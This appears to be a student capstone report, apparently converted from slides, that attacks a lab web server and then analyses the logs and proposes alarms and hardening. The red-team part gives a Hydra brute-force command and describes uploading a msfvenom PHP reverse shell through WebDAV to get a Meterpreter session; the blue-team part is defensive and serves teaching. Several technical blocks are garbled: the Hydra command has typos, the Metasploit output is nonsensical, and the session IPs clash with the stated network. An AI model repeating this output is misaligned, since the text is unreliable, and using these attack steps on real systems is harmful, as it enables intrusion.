

Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

IPv4: 192.168.1.105
OS: Linux (Ubuntu)
Hostname: server1 (Capstone)

IPv4: 192.168.1.100
OS: Linux (Ubuntu)
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux (Kali)
Hostname: Kali

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	This is the Windows machine that hosts all of the other virtual machines.
server1 (Capstone)	192.168.1.105	This is our target machine that we are to exploit and find the flag on
ELK	192.168.1.100	This machine is responsible for collecting the logs from the Capstone machine to use in Kibana
Kali	192.168.1.90	This the machine we are using to carry out the attack on the Capstone machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion (LFI) Vulnerability	LFI allows access into confidential files/directories on a site.	This LFI vulnerability allowed access to credentials found on hidden files.
Brute Force Attack Vulnerability	Brute forces guess the passwords for employees through trying thousands of different options.	This brute force found a password for Ashton. This led us to gathering info only she had.
PHP Reverse Shell Vulnerability	After opening a PHP file a user is allowed access from one computer to another.	This vulnerability allows for an attacker to remote into a computer and discover any confidential files found on that computer.

Exploitation: LFI Vulnerability

01

Tools & Processes

- We began by exploring the site to find hints of its location.
- After finding multiple files point to being moved to the secret folder and its location.
- We then put "company_folders/secret_folder/" at the end of the url leading to a login

02

Achievements

Through this exploit we could be one step closer to finding confidential information and possibly other vulnerabilities we could use to attack the system.

03

URL

192.168.1.105/company_folders/secret_folder

Result



Exploitation: Brute Force Attack Vulnerability

01

Tools & Processes

- Using Hydra we input Ashtons name and set a list of passwords to try.
- Running it gives us their password
- We find a file describing how to access their webdav
- There is also a hash that we crack using another website.

02

Achievements

From this exploit we have gained information of how to access their webdav while also collecting a password for the CEO, Ryan.

03

Command

```
Hydra -l ashton -P  
usr/share/wordlist/rockyou.t  
xt -s 80 -f -vV 192.168.1.105  
http-get  
/company_folders/secret_fou  
lder
```

Results



Exploitation: PHP Reverse Shell Vulnerability

01

Tools & Processes

- Using the information we gathered from the brute force we access the webdav
- We insert a php file we made in msvenom into the webdav
- We set up a listener in metasploit
- Opening the php in the webdav grants us a shell connected to the vulnerable machine


02

Achievements

Using this we are able to access the capstone computer in full and explore all files on it. We are then able to find the flag set for us. This is found in the root directory in flag.txt

03

Results

Index of /webdav			
	Name	Last modified	Size Description
	Parent Directory		
	passwd.dav	2019-03-07 18:19	43
	payload.php	2022-07-23 16:26	1.1K

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
msf5shell> irb irb> p > payload/processor/processor.jpg (2007-10-1 10:1:36) [PAYLOAD] > payload.sh
[+] No platform was selected, choosing Metasploit/Platform/VM from the payload.
[+] No arch selected, selecting arch: x64 from the payload.
[+] No number of backchars specified, so getting raw payload
Payload size: 2151 bytes
```


```

root@kali:~# python3 exploit.py 10.10.10.10 4444 -s 10.10.10.10
[*] Sending stage (36864 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.10) as 10.10.10.10 (36864) at 2022-07-10 11:11:07 -0700

meterpreter >

```

```
cat flag.txt
b1ng0w@5h1sn@m0
```



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

HTTP status codes for the top queries [Packetbeat] ECS View: Data

[Download CSV](#)

HTTP Query	Count	HTTP Status Code	Count
GET /company_folders/secret_folder	16,717	401	16,713
GET /company_folders/secret_folder	16,717	301	2
PROPFIND /webdav	330	207	330
PROPFIND /webdav/payload.php	106	207	92
PROPFIND /webdav/payload.php	106	404	14
PROPFIND /webdav/passwd.dav	64	207	64
GET /	62	200	62


Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory?
- Which files were requested?

<code>http://192.168.1.105/webdav</code>	352
<code>http://192.168.1.105/webdav/payload.php</code>	128
<code>http://192.168.1.105/webdav/passwd.dav</code>	64



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

We can purposely leave a port open that when it is requested we know it was due to a port scan only

What threshold would you set to activate this alarm?

For the above even a single request can mean that a port scan is going on.

System Hardening

What configurations can be set on the host to mitigate port scans?

Firewall: Adding this can allow you to decide what is visible and what is not while also providing automated security against attacks

TCP Wrapper: These act as a gate that only allow certain IPs to access certain ports.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

We could use two different alarms. The directory is bound to have traffic so setting a threshold of activity or connections will serve as one. Another would be to set an alarm that if an IP outside of a whitelist will trigger another alarm.

What threshold would you set to activate this alarm?

For the first alarm I would set it to over 50 connections seeing how few people have access to this directory and how many connections we saw in the attack. The second alarm would trigger as soon as one foreign IP was detected

System Hardening

What configuration can be set on the host to block unwanted access?

A way to prevent this entirely would to no longer keep the secret_folder directory on the local system and move it to a database accessible by those who still need the directory.

With it no longer being on the local machine, it becomes impossible to use LFI to access the directory.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

A good alarm for this situation would be to trigger when an excessive amount of login attempts are made that come back with the incorrect login

What threshold would you set to activate this alarm?

I would need a better baseline to make a good threshold but over 40 logins would see the attack the site went though.

System Hardening

What configuration can be set on the host to block brute force attacks?

A rule could be set that could lock user accounts after so many failed attempts and putting a timer until they can attempt again.

This would severely slow down the attacker making their over 16,000 attempts take weeks. By that time proper actions would be taken against the attacker

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

We can set an alarm to trigger when an unknown IP accesses the webdav or one for excessive activity/access to the webdav

What threshold would you set to activate this alarm?

In the attack, the webdav itself was accessed over 350 times. Setting a threshold for 50 would be a good start without further data

System Hardening

What configuration can be set on the host to control access?

First would be to not have a hash of Ryan's password on the web server.

Second would be to add folder permissions. Preventing anonymous users from opening the webdav regardless of passwords they have.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

For this we could set up scheduled times to upload files into the webdav and anytime outside of that could be a warning.

What threshold would you set to activate this alarm?

For this any upload outside of scheduled times should trigger an alarm

System Hardening

What configuration can be set on the host to block file uploads?

We can prevent file execution within the webdav itself as long as it is not needed to display web pages.

We could also disallow the uploading of the PHP file type to prevent future attempts at this vulnerability.

*The
End*